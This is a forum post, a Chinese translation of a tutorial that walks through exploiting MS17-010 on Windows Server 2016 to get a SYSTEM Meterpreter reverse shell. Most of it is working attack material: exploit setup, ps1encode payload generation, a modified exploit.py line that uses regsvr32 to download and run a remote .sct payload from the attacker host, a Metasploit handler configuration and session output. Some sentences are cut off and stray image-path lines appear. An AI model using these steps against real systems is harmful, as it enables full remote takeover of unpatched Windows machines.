【译】Windows 2016上如何通过ETERNALBLUE获得Meterpreter反弹

backlion / 2017-07-24 08:34:47 / 浏览数 4294 安全技术 漏洞分析 顶(0) 踩(0)

译：by backlion

0x00前言

当微软发布MS17-010漏洞的补丁时，该漏洞影响的范围是从Windows 7到Windows Server 2016系统版本。然而，The ShadowBrokers发布的永恒之蓝攻击是非常不稳定的，可能影响到Windows Server 2012和以后的操作系统版本，导致99%的机器受到永恒之蓝的攻击。为了理解并能更好地应用，NSA已发布的漏洞通过了许多安全研究人员的研究。正因为如此，几天前，Server 2012和2016系统时更加稳定。但事实是，如果你想使用这个漏洞，需要进一步弄清楚是，当我们影响目标机器时，是否了解到真正的工作原理，以及需要修改一些代码，以


这就是为什么在分析漏洞之后，我再次来发布另一个如何攻击windows2016的文章。通一步一步的步骤，作者将解释所有漏洞利用的问题，使得Sleepya发布的永恒之蓝漏

0x01 漏洞利用

实验搭建环境：

要搭建的实验环境，我们需要配置以下主机：

目标主机-----Windows Server 2016（将使用Windows Server 2016 64位的机器作为目标主机）



安装全新的操作系统后，无需对其进行任何更改。 知道目标IP地址就足够了，在进行攻击的时候主机是需要运行的。

攻击机-----GNU / Linux

可以使用任何其他linux操作系统这里笔者建议采用kali，只要在其中安装以下工具：

• Python v2.7 - https://www.python.org/download/releases/2.7

• Ps1Encode - https://github.com/CroweCybersecurity/ps1encode

• Metasploit Framework - https://github.com/rapid7/metasploit-framework

总结实验环境搭建所需的配置：

• Windows Server 2016 x64 – IP: 10.0.2.13 à目标主机

• GNU/Linux Debian x64 – IP: 10.0.2.6 à攻击主机

获得**exploit：**

漏洞利用已经在exploit-db上发布，可以从中下载,其下载地址为：

https://www.exploit-db.com/exploits/42315/

我们可以看到，该exp用Python编写的。 因此，我们将在攻击主机上以.py为扩展名保存。 然后运行该py,会在命令中会出现报错错误提示：

```
shei@smc1e:~/devtest/eternalblue$ python exploit.py
Traceback (most recent call last):
  File "exploit.py", line 3, in <module>
    from mysmb import MYSMB
ImportError: No module named mysmb
shei@smc1e:~/devtest/eternalblue$
```

以上错误提示可以看到是缺少mysmb模块。

解决依赖关系：

在代码行3提示需要导入"mysmb"模块，但该模块不在python公共库中。我们可以使用pip来安装它，这个模块是由Sleepya开发的，我们必须从他的github中下载，其下载

https://github.com/worawit/MS17-010/blob/master/mysmb.py

我们将在其与exploit.py同一个文件夹中保存名为"mysmb.py"的脚本。请记住，在Python中，运行exploit.py另外需要创建一个名为"INIT.py"的文件，可以在文件夹中查看

通过这样，exploit的脚本会找到必要的导入模块，将不会再有错误提示。

```
shei@smc1e:~/devtest/eternalblue$ ls
exploit.py  mysmb.py
shei@smc1e:~/devtest/eternalblue$ touch __INIT__.py
shei@smc1e:~/devtest/eternalblue$ ls
exploit.py  __INIT__.py  mysmb.py
shei@smc1e:~/devtest/eternalblue$ python exploit.py
exploit.py <ip> <pipe_name>
shei@smc1e:~/devtest/eternalblue$
```

检查exploit利用是否生效:

如果我们执行它，一旦漏洞利用成功，就会在目标主机上的C：磁盘上创建一个名为"pwned.txt"的文件。那么就可以验证漏洞利用是否正常使用，而无需进行太多的修改。

尽管这个简单的测试不需要修改漏洞任何本身，但我们必须设置一些参数，我们将在下文可以看到。

身份认证：

永恒之石SYNERGY漏洞利用前提需要经过身份验证的攻击，如果发动攻击，则可以通过来宾账号身份验证，否则，我们必须从目标机器中的任何其他帐户获取用户名和密码

重要强调的是帐户的权限并不重要，即使是Guest帐户，攻击后我们获得的权限依然是SYSTEM。

要定义这些信息，我们必须使用文本编辑器打开exploit.py并跳到第26和27行进行修改：

```
25
26 USERNAME = 'hackme'
27 PASSWORD = 'Shei1337'
28
```

以上图中可以设置用于身份验证的用户名和密码

参数设置：

这个exploit需要定义两个参数：目标IP地址和管道名称。 SMB协议定义了三种类型的共享：

file：文件（或磁盘）共享，表示目录树及其包含的文件

print: 打印共享，可以访问服务器上的打印资源

pipe：使用FIFO模型的进程之间通信，其中称为管道连接，同时系统保持运行，尽管该进程不再活动。

与永恒之蓝不同，ETERNALROMANCE和ETERNALSYNERGY的漏洞是利用了访问命名管道的一个bug，这就是为什么我们需要定义哪一个是用于被攻击主机。就个人而言


执行无shellcode：**

现在，我们继续用下面的命令执行漏洞：

python exploit.py <target_ip> spoolss

```
shei@smc1e:~/devtest/eternalblue$ python exploit.py 10.0.2.13 spoolss
Target OS: Windows Server 2016 Standard Evaluation 14393
Target is 64 bit
Got frag size: 0x20
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xf90
CONNECTION: 0xffff8806fbc8f690
SESSION: 0xffff9e036f3e02d0
FLINK: 0xffff9e036f38e098
InParam: 0xffff9e036f38816c
MID: 0x2003
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Done
shei@smc1e:~/devtest/eternalblue$
```

正如我们之前所说的，如果执行成功，我们将看到一个新的文件名"PWNED. txt"已创建到目标主机机的C：磁盘上。



已成功执行了一大半。下一步，我们将继续分析如何一点点修改而成功能到meterpreter的反弹shell.

修改shellcode：

有很多方法可以利用exploit执行得到meterpreter 反弹shell或其他的方法，而不是仅仅将在目标主机中写入文本文件中。

第一步是生成我们将要使用的shellcode，为此作者将使用一种个人喜欢的方法，并且在躲避安全防御方面有很多的好处。

总结一下，shellcode将生成为一个.SCT文件，该漏洞利用将下载并在目标主机中执行，从而使我们成为我们需要的meterpreter'反弹shell会话。

使用PS1ENCODE创建.SCT文件：

Ps1encode是一个很有用的工具，以允许我们用PowerShell的多种格式生成和编码metasploit的有效载荷。

我们可以从github中下载：

https://github.com/CroweCybersecurity/ps1encode.

想生成所需的有效载荷，我们将使用以下参数运行该工具：

ruby ps1encode.rb --PAYLOAD windows/meterpreter/reverse_tcp --LHOST=<ATTACKER_IP> -- LPORT=4444 -t sct

我们正在生成的.SCT文件必须存储在攻击者的主机或任何其他主机中的Web服务器中。这就是为什么在执行上一个命令时，该工具会询问我们.sct文件的完整URL是什么。如
<ATTACKER_IP>。

```
shei@smc1e:~/pentest/ps1encode$ sudo ruby ps1encode.rb --PAYLOAD windows/meterpreter/
reverse_tcp --LHOST=10.0.2.6 --LPORT=4444 -t sct
[sudo] password for shei:
No encoder or badchars specified, outputting raw payload
Payload size: 281 bytes

This encoding format requires staging
Enter the full URL on which the payload will be hosted:
http://10.0.2.6
Payload created! - index.sct


------------copy the index.sct and host it on http://10.0.2.6-------------
To run, execute the following on the target system:
regsvr32 /s /n /u /i:http://10.0.2.6/index.sct scrobj.dll
shei@smc1e:~/pentest/ps1encode$
```

注意：可以将生产的.sct文件移动到/var/www/html/下，并启动web服务，使其web能访问

允许shellcode.sct下载：

最后一步在Ps1Encode的文件夹中生成了一个index.sct文件，为了让这个被漏洞利用的sct文件下载到目标主机中，我们必须将其移动到Web服务器文件夹下并设置所需的权

```
shei@smc1e:~/pentest/ps1encode$ ls
index.sct  LICENSE  ps1encode.rb  README.md
shei@smc1e:~/pentest/ps1encode$ sudo mv ./index.sct /var/www/html/shellcod
shei@smc1e:~/pentest/ps1encode$ cd /var/www/html
shei@smc1e:/var/www/html$ ls
index.html  shellcode.sct
shei@smc1e:/var/www/html$ sudo chmod +x shellcode.sct
shei@smc1e:/var/www/html$ ls -l
total 20
-rwxrwxrwx 1 root root 10701 ago 30  2016 index.html
-rwxr-xr-x 1 root root  7668 jul 13 15:05 shellcode.sct
shei@smc1e:/var/www/html$
```

编辑exploit.py：

如果我们用文本编辑器打开exploit.py，我们移动到463行及以上，将找到以下内容：

```
463     print('creating file c:\\pwned.txt on the target')
464     tid2 = smbConn.connectTree('C$')
465     fid2 = smbConn.createFile(tid2, '/pwned.txt')
466     smbConn.closeFile(tid2, fid2)
467     smbConn.disconnectTree(tid2)
468
469     #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
470
```

在这里，我们可以看到通过exploit攻击并在目标主机上创建文件了一个pwned.txt文件，但更有趣的是在下面的一行中，可以在其中找到一个被注释的service_exec（）函数

可以清楚地看到，我们可以修改任何执行我们想要的任何其他的命令。

执行shellcode：

现在我们知道必须修改这个exploit来改变它的最终执行结果，将编辑调用函数service_exec（）的包含命令将其下载到目标主机并执行meterprete的反弹shell.

regsvr32 /s /n /u /i:http://<attacker_webserver_ip>/shellcode.sct scrobj.dll

这个exploit利用将如下图所示：

```
463     print('creating file c:\\pwned.txt on the target')
464     tid2 = smbConn.connectTree('C$')
465     fid2 = smbConn.createFile(tid2, '/pwned.txt')
466     smbConn.closeFile(tid2, fid2)
467     smbConn.disconnectTree(tid2)
468
469     service_exec(smbConn, r'regsvr32 /s /n /u /i:http://10.0.2.6/shellcode.sct scrobj.dll')
470
```

获取Meterpreter会话：

最后，在执行exploit.py执行之前，我们必须配置metasploit的exploit/multi/handle来接收Meterpreter会话。

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
```

我们通过expliot来执行对修改exploit.py的最后修改保存的脚本。

```
shei@smcle:~/devtest/eternalblue$ python exploit.py 10.0.2.13 spoolss
Target OS: Windows Server 2016 Standard Evaluation 14393
Target is 64 bit
Got frag size: 0x20
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xf90
CONNECTION: 0xffffcc88cd8da020
SESSION: 0xffffa78325778850
FLINK: 0xffffa783258e6098
InParam: 0xffffa783258e016c
MID: 0x4403
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.0.2.13.....
Creating service IRsm.....
Starting service IRsm.....
SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did
 not respond to the start or control request in a timely fashion.
Removing service IRsm.....
Done
shei@smcle:~/devtest/eternalblue$
```

几秒钟后，我们将在目标计算机上获取到Meterpreter反弹shell会话，它具有SYSTEM权限。

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.13
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.13:49698) at 2017-07-1
3 21:47:41 -0400

meterpreter > sysinfo
Computer        : WIN-E8RDGTAMUHC
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

0x02 总结

最后，我们在Windows Server 2016 上获得了具有管理员权限的Meterpreter shell。
几周前，作者已在exploit-db社区上的发表该漏洞利用文章，但是只写了关于Windows 7和Windows Server 2008 R2以及Windows Server 2012 R2漏洞利用。这次将发表关于windows2016的漏洞利用。

上一篇：补天沙龙南京站—IOT安全之道&&... 下一篇：狗汪汪玩转嵌入式——I2C 协议分析

1. 2 条回复

backlion 2017-07-24 08:48:16

原文英文连接：https://www.exploit-db.com/docs/42329.pdf

0 回复Ta

倾旋 2017-08-01 01:17:05

顶一个！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板